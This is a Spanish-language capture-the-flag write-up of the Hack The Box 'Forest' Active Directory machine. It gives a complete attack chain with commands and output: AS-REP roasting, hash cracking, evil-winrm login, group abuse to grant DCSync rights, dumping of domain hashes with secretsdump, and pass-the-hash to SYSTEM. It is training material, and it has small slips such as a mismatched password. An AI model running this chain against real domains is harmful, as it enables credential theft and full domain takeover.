Forest - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo con nmap:

```
PORT      STATE SERVICE      REASON          VERSION
53/tcp    open  domain       syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2024-10-07 10:15:14Z)
135/tcp   open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds syn-ack ttl 127 Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp   open  kpasswd5?    syn-ack ttl 127
593/tcp   open  ncacn_http   syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped   syn-ack ttl 127
3268/tcp  open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped   syn-ack ttl 127
5985/tcp  open  http         syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf       syn-ack ttl 127 .NET Message Framing
47001/tcp open  http         syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49671/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49676/tcp open  ncacn_http   syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49684/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49706/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Como podemos ver la maquina victima pertenece al dominio htb.local. Estamos ante un entorno de active directory ya que ademas podemos ver el puerto 88 de autenticacion de kerberos habilitado. Vamos a hacer un escaneo con "enum4linux" para ver si nos puede enumerar los usuarios del sistema de la maquina victima:

```
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[$331000-VK4ADACQNUCA] rid:[0x463]
user:[SM_2c8eef0a09b545acb] rid:[0x464]
user:[SM_ca8c2ed5bdab4dc9b] rid:[0x465]
user:[SM_75a538d3025e4db9a] rid:[0x466]
user:[SM_681f53d4942840e18] rid:[0x467]
user:[SM_1b41c9286325456bb] rid:[0x468]
user:[SM_9b69f1b9d2cc45549] rid:[0x469]
user:[SM_7c96b981967141ebb] rid:[0x46a]
user:[SM_c75ee099d0a64c91b] rid:[0x46b]
user:[SM_1ffab36a2f5f479cb] rid:[0x46c]
user:[HealthMailboxc3d7722] rid:[0x46e]
user:[HealthMailboxfc9daad] rid:[0x46f]
user:[HealthMailboxc0a90c9] rid:[0x470]
user:[HealthMailbox670628e] rid:[0x471]
user:[HealthMailbox968e74d] rid:[0x472]
user:[HealthMailbox6ded678] rid:[0x473]
user:[HealthMailbox83d6781] rid:[0x474]
user:[HealthMailboxfd87238] rid:[0x475]
user:[HealthMailboxb01ac64] rid:[0x476]
user:[HealthMailbox7108a4e] rid:[0x477]
user:[HealthMailbox0659cc1] rid:[0x478]
user:[sebastien] rid:[0x479]
user:[lucinda] rid:[0x47a]
user:[svc-alfresco] rid:[0x47b]
user:[andy] rid:[0x47e]
user:[mark] rid:[0x47f]
user:[santi] rid:[0x480]
```

A nosotros solo nos interesan el usuario administrator y los 6 ultimos. Una vez que tenemos un listado de usuarios de active directory podemos probar cual de ellos tiene desactivada la preautenticacion de kerberos. Esto nos puede dar pie a autenticarnos como ese usuario:

```
impacket-GetNPUsers htb.local/ -no-pass -usersfile usuarios
```

```
└─$ impacket-GetNPUsers htb.local/ -no-pass -usersfile usuarios
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User sebastien doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User lucinda doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$svc-alfresco@HTB.LOCAL:a846a1c78abbd06368d33057fdd45e57$65d75320d45a68488f648fde14c5f7115578b677
8936d17995c2a0bfb0020fbf77b2048c9a68186e5f08ef6229685697a3a5900278bc37ac65c01aa9ed79b1b59a81d71f2d3816f7a3d6ae
[-] User andy doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User mark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User santi doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Hemos conseguido el hash del usuario svc-alfresco. Ahora nos falta desencriptar ese hash para conseguir la contraseña de svc-alfresco con la que vamos a poder iniciar sesion:

```
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:23 26.04% (ETA: 06:32:12) 0g/s 169858p/s 169858c/s 169858C/s semmens..semiahmoo
s3rvice          ($krb5asrep$23$svc-alfresco@HTB.LOCAL)
1g 0:00:00:24 DONE (2024-10-07 06:31) 0.04100g/s 167517p/s 167517c/s 167517C/s s401447401447401447..s3r2s1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

La contraseña de svc-alfresco es s3rvice. Vamos a intentar iniciar sesion con evil-winrm:

```
evil-winrm -i htb.local -u svc-alfresco -p s3rvice
```

```
└─$ evil-winrm -i htb.local -u svc-alfresco -p s3rvice

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limi

Data: For more information, check Evil-WinRM GitHub: https://

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> whoami
htb\svc-alfresco
```

ESCALADA DE PRIVILEGIOS

Para poder hacer un buen reconocimiento del entorno active directory vamos a descargarnos la herramienta bloodhound y la base de datos neo4j:

```
sudo apt install bloodhound neo4j
```

Iniciamos la consola de neo4j:

```
sudo neo4j console
```

Nos dara un puerto donde podemos conectarnos a la base de datos en local. Una vez conectamos cambiamos la contraseña y iniciamos la interfaz grafica de bloodhound.


Nos tenemos que descargar el repositorio de bloodhound para realizar el escaneo:

```
git clone https://github.com/dirkjanm/BloodHound.py.git
```

Ejecutamos el siguiente comando para realizar un escaneo del active directory:

```
python3 bloodhound.py -u *svc-alfresco* -p *s3rvice* -ns *ip_victima* -d *dominio* -c all
```

Vamos a hacer un analisis de como podemos llegar pwnear el dominio "htb.local" en "analysis" de bloodhound con "shortest path to high value targets" :



``

- Somos el usuario "svc-alfresco" que pertenece al grupo "service accounts"
- El grupo "service accounts" pertenece a "privileged it accounts"
- El grupo "privileged it accounts" pertenece a "account operators"

El grupo "account operators" tiene el privilegio de poder crear usuarios en el entorno de active directory:

```
*Evil-WinRM* PS C:\Users\svc-alfresco\desktop> net user aitor Aitor1! /add
The command completed successfully.
```

Vemos que el grupo "exchange windows permisions" tiene el permiso de "Writedacl". Esto quiere decir que si pertenezco a este grupo puedo realizar el ataque "DCSyncAttack" que me va a permitir dumpear todos los hashes.

Vamos a asignar al usuario "Aitor" que hemos creado al grupo "exchange windows permisions":

```
*Evil-WinRM* PS C:\Users\svc-alfresco\desktop> net group "Exchange Windows Permissions" aitor /add
The command completed successfully.
```

Tambien le incluimos en el grupo "Remote Management Users" para que el usuario se pueda conectar por remoto con "Evil-winrm"

```
net group "Remote Management Users" aitor /add
```

Ahora cerramos sesion con el usuario "svc-alfresco" y nos conectamos con "Evil-winrm" con el usuario "aitor" que hemos creado

```
└─$ evil-winrm -i 10.10.10.161 -u 'aitor' -p 'p@ssw0rd'

Evil-WinRM shell v3.5
Warning: Remote path completions is disabled due to ruby
Data: For more information, check Evil-WinRM GitHub: http
Info: Establishing connection to remote endpoint
```

Para otorgarnos privilegios el permiso de "DCSync" con el que luego vamos a poder dumpear la sam, necesitamos instalar la herramienta "PowerUp.ps1". La subimos a la maquina victima y ejecutamos lo siguiente:

```
Import-Module .\PowerView.ps1
```

Ahora que tenemos los modulos de PowerView importados podemos otorgarnos el permiso de "DCSync":

```
Add-DomainObjectAcl -TargetIdentity "DC=htb,DC=local" -PrincipalIdentity aitor -Rights DCSync -Verbose
```

Con este permiso podemos dumpearnos la sam con el siguiente comando:

```
impacket-secretsdump htb.local/aitor:p\@ssw0rd@10.10.10.161
```

```
└─$ impacket-secretsdump htb.local/aitor:p\@ssw0rd@10.10.10.161
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Disponemos del hash del usuario administrador, podemos realizar el ataque "Pass the hash" para autenticarnos con el hash sin tener que facilitar la contraseña, con psexec:

`impacket-psexec htb.local/administrator@10.10.10.161 -hashes`

`aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6`

```
└─$ impacket-psexec htb.local/administrator@10.10.10.161 -hashes aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.10.10.161.....
[*] Found writable share ADMIN$
[*] Uploading file AEGEcxny.exe
[*] Opening SVCManager on 10.10.10.161.....
[*] Creating service tOUb on 10.10.10.161.....
[*] Starting service tOUb.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```